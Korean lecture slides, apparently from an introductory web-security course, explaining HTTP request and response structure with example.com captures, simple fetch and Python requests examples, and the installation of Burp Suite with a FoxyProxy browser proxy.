HTTP/1.1의 경우엔 **http**, **HTTP/2**의 경우엔 **https**로

요청

Request

Pretty	Raw	Hex
1 GET / HTTP/2		
2 Host: example.com		
3 Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"		
4 Sec-Ch-Ua-Mobile: ?0		
5 Sec-Ch-Ua-Platform: "Windows"		
6 Upgrade-Insecure-Requests: 1		
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36		
8 Accept:		
text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, image/apng,*/*;q=0.8, application/signed-exchange;v=b3;q=0.7		
9 Sec-Fetch-Site: none		
10 Sec-Fetch-Mode: navigate		
11 Sec-Fetch-User: ?1		
12 Sec-Fetch-Dest: document		
13 Accept-Encoding: gzip, deflate, br		
14 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6,zh;q=0.5		
15 Priority: u=0, i		
16 Connection: keep-alive		
17		
18		

HTTP Request(요청)

요청 Header

- **Host** (필수)

요청하는 호스트에 대한 호스트명 및 포트번호

- **Cookie**

클라이언트에 설정된 쿠키 정보

- **User-Agent**

클라이언트 소프트웨어 명칭 및 버전 정보

Request

	Pretty	Raw	Hex
1	GET / HTTP/2		
2	Host: example.com		
3	Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"		
4	Sec-Ch-Ua-Mobile: ?0		
5	Sec-Ch-Ua-Platform: "Windows"		
6	Upgrade-Insecure-Requests: 1		
7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36		
8	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
9	Sec-Fetch-Site: none		
10	Sec-Fetch-Mode: navigate		
11	Sec-Fetch-User: ?1		
12	Sec-Fetch-Dest: document		
13	Accept-Encoding: gzip, deflate, br		
14	Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6,zh;q=0.5		
15	Priority: u=0, i		
16	Connection: keep-alive		
17			
18			

HTTP Request(요청)

요청 Header

- **Content-Type**

해당 개체에 포함되는 미디어 타입 정보

- **Content-Length**

전달되는 해당 개체의 바이트 길이 또는 크기

Request

Pretty Raw Hex GraphQL

```

1 POST / HTTP/2
2 Host: example.com
3 Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="8",
  "Chromium";v="141"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
0 Sec-Fetch-Mode: navigate
1 Sec-Fetch-User: ?1
2 Sec-Fetch-Dest: document
3 Accept-Encoding: gzip, deflate, br
4 Accept-Language:
  ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6,zh;q=0.5
5 Priority: u=0, i
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 8
8
9 query=hi

```

HTTP Request(요청)

요청 Body

Content Type이 application/x-www-form-urlencoded인 경우 key=value로 body를 지정함

Request

Pretty Raw Hex GraphQL

```
1 POST / HTTP/2
2 Host: example.com
3 Sec-Ch-Ua: "Google Chrome";v='141', "Not?A_Brand";v='8',
  "Chromium";v='141'
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
0 Sec-Fetch-Mode: navigate
1 Sec-Fetch-User: ?1
2 Sec-Fetch-Dest: document
3 Accept-Encoding: gzip, deflate, br
4 Accept-Language:
  ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6,zh;q=0.5
5 Priority: u=0, i
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 8
8
9 query=hi
```

HTTP Response(응답)

HTTP/2 200 OK

- **HTTP/2**

응답 프로토콜, 요청과 같은 프로토콜 버전이 반환됨

- **200 OK**

HTTP 상태 코드로 정상적인 페이지의 경우엔 **200OK**

정상적이지 않을 경우엔 **404 NOT FOUND**등의
상태 코드를 반환함

<https://developer.mozilla.org/ko/docs/Web/HTTP/Reference>Status>

Response

Pretty	Raw	Hex	Render
1 HTTP/2 200 OK	2 Accept-Ranges: bytes 3 Content-Type: text/html 4 Etag: "bc2473a18e003bdb249eba5ce893033f:1760028122.592274" 5 Last-Modified: Thu, 09 Oct 2025 16:42:02 GMT 6 Vary: Accept-Encoding 7 Cache-Control: max-age=86000 8 Date: Fri, 31 Oct 2025 16:26:25 GMT 9 Content-Length: 513 10 Alt-Svc: h3=':443': ma=93600 11 12 <!doctype html><html lang='en'> <head> <title> Example Domain </title> <meta name='viewport' content='width=device-width, initial-scale=1' > <style> body{ background:#eee; width:60vw; margin:15vhauto; font-family:system-ui,sans-serif } </style> </html>		

HTTP Response(응답)

응답 Header

- **Content-Type**

응답의 컨텐츠 타입과 문자열 인코딩 명시

- **Cache-Control**

캐싱과 관련된 정보, **max-age**의 경우엔 캐시 유효시간

- **Set-Cookie**

클라이언트의 쿠키값을 지정

Response

Pretty	Raw	Hex	Render
1 HTTP/2 200 OK			
2 Accept-Ranges: bytes			
3 Content-Type: text/html			
4 Etag: "bc2473a18e003bdb249eba5ce893033f:1760028122.592274"			
5 Last-Modified: Thu, 09 Oct 2025 16:42:02 GMT			
6 Vary: Accept-Encoding			
7 Cache-Control: max-age=86000			
8 Date: Fri, 31 Oct 2025 16:26:25 GMT			
9 Content-Length: 513			
0 Alt-Svc: h3=':443': ma=93600			
1			
2 <!doctype html><html lang='en'>			
<head>			
<title>			
Example Domain			
</title>			
<meta name='viewport' content='width=device-width, initial-scale=1'			
>			
<style>			
body{			
background:#eee;			
width:60vw;			
margin:15vhauto;			
font-family:system-ui,sans-serif			
}			

HTTP Response(응답)

응답 Body

- 주로 **Content-Type**에 맞춰 **html**이나
이미지 바이트, **xml** 등으로 표현됨

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Accept-Ranges: bytes
3 Content-Type: text/html
4 Etag: "bc2473a18e003bdb249eba5ce893033f:1760028122.592274"
5 Last-Modified: Thu, 09 Oct 2025 16:42:02 GMT
6 Vary: Accept-Encoding
7 Cache-Control: max-age=86000
8 Date: Fri, 31 Oct 2025 16:26:25 GMT
9 Content-Length: 513
10 Alt-Svc: h3=':443': ma=93600
11
12 <!doctype html><html lang='en'>
<head>
<title>
    Example Domain
</title>
<meta name='viewport' content='width=device-width, initial-scale=1'>
<style>
    body{
        background:#eee;
        width:60vw;
        margin:15vhauto;
        font-family:system-ui,sans-serif
    }
</style>
```

HTTP 요청 실습

- **Javascript**에선 **fetch** 함수를 통해 **HTTP**요청을 보낼 수 있음

```
fetch('http://example.com')
  .then((response) => response.text())
  .then((text) => console.log(text))
  .catch((error) => console.error(error));
```

```
fetch('https://example.com')
  .then((response) => response.text())
  .then((text) => console.log(text))
  .catch((error) => console.error(error));
```

▶ *Promise {<pending>}*

```
<!doctype html><html lang="en"><head><title>Example Domain</title><meta name="viewport" content="width=device-width, initial-scale=1"><style>body{background:#eee; width:60vw; margin:15vh auto; font-family:system-ui,sans-serif}h1{font-size:1.5em}div{opacity:0.8}a:link,a:visited{color:#348}</style><body><div><h1>Example Domain</h1><p>This domain is for use in documentation examples without needing permission. Avoid use in operations.<p><a href="https://iana.org/domains/example">Learn more</a></div></body></html>
```

HTTP 요청 실습

- Python에선 Requests 모듈을 활용하여 요청을 보낼 수 있음

```
import requests  
  
URL = "https://example.com"  
  
r1 = requests.get(URL)  
print("====GET====")  
print(r1.text)  
  
print("====POST====")  
r2 = requests.post(URL)  
print(r2.text)
```

```
predic@Predic:~/lecture$ python3 request.py  
====GET====  
<!doctype html><html lang="en"><head><title>Example Domain</title><meta name="viewport" content="width=device-width, initial-scale=1"><style>body{background:#eee; width:60vw; margin:15vh auto; font-family:system-ui, sans-serif}h1{font-size:1.5em}div{opacity:0.8}a:link,a:visited{color:#348}</style><body><div><h1>Example Domain</h1><p>This domain is for use in documentation examples without needing permission. Avoid use in operations.<p><a href="https://iana.org/domains/example">Learn more</a></div></body></html>  
  
====POST====  
<HTML><HEAD>  
<TITLE>Access Denied</TITLE>  
</HEAD><BODY>  
<H1>Access Denied</H1>  
  
You don't have permission to access "http://example.com/"  
on this server.<P>  
Reference#32;#35;18#46;f277d917#46;1761930636#46;50ee17ad  
<P>https#58;#47;#47;errors#46;edgesuite#46;net#47;18#46;f277d917#46;17  
61930636#46;50ee17ad</P>  
</BODY>  
</HTML>
```


BASIC

03. BurpSuite

BurpSuite란?


- **BurpSuite**는 가장 널리 사용되는 웹 침투 테스트 및 취약점 찾기 도구
- 서버와 클라이언트 사이에 중계기로써 대리로 통신을 수행하는 **프록시** 서버를 사용하여 **HTTP Request**와 **Response**를 캡처 및 변조 가능

Forward Proxy Flow



BurpSuite 설치

- **<https://portswigger.net/burp/communitydownload>**




BurpSuite 설치

- 크롬 웹 스토어에서 **FoxyProxy Basic** 설치




BurpSuite 설치

- **FoxyProxy Options**에서 아래와 같이 **Proxy** 등록



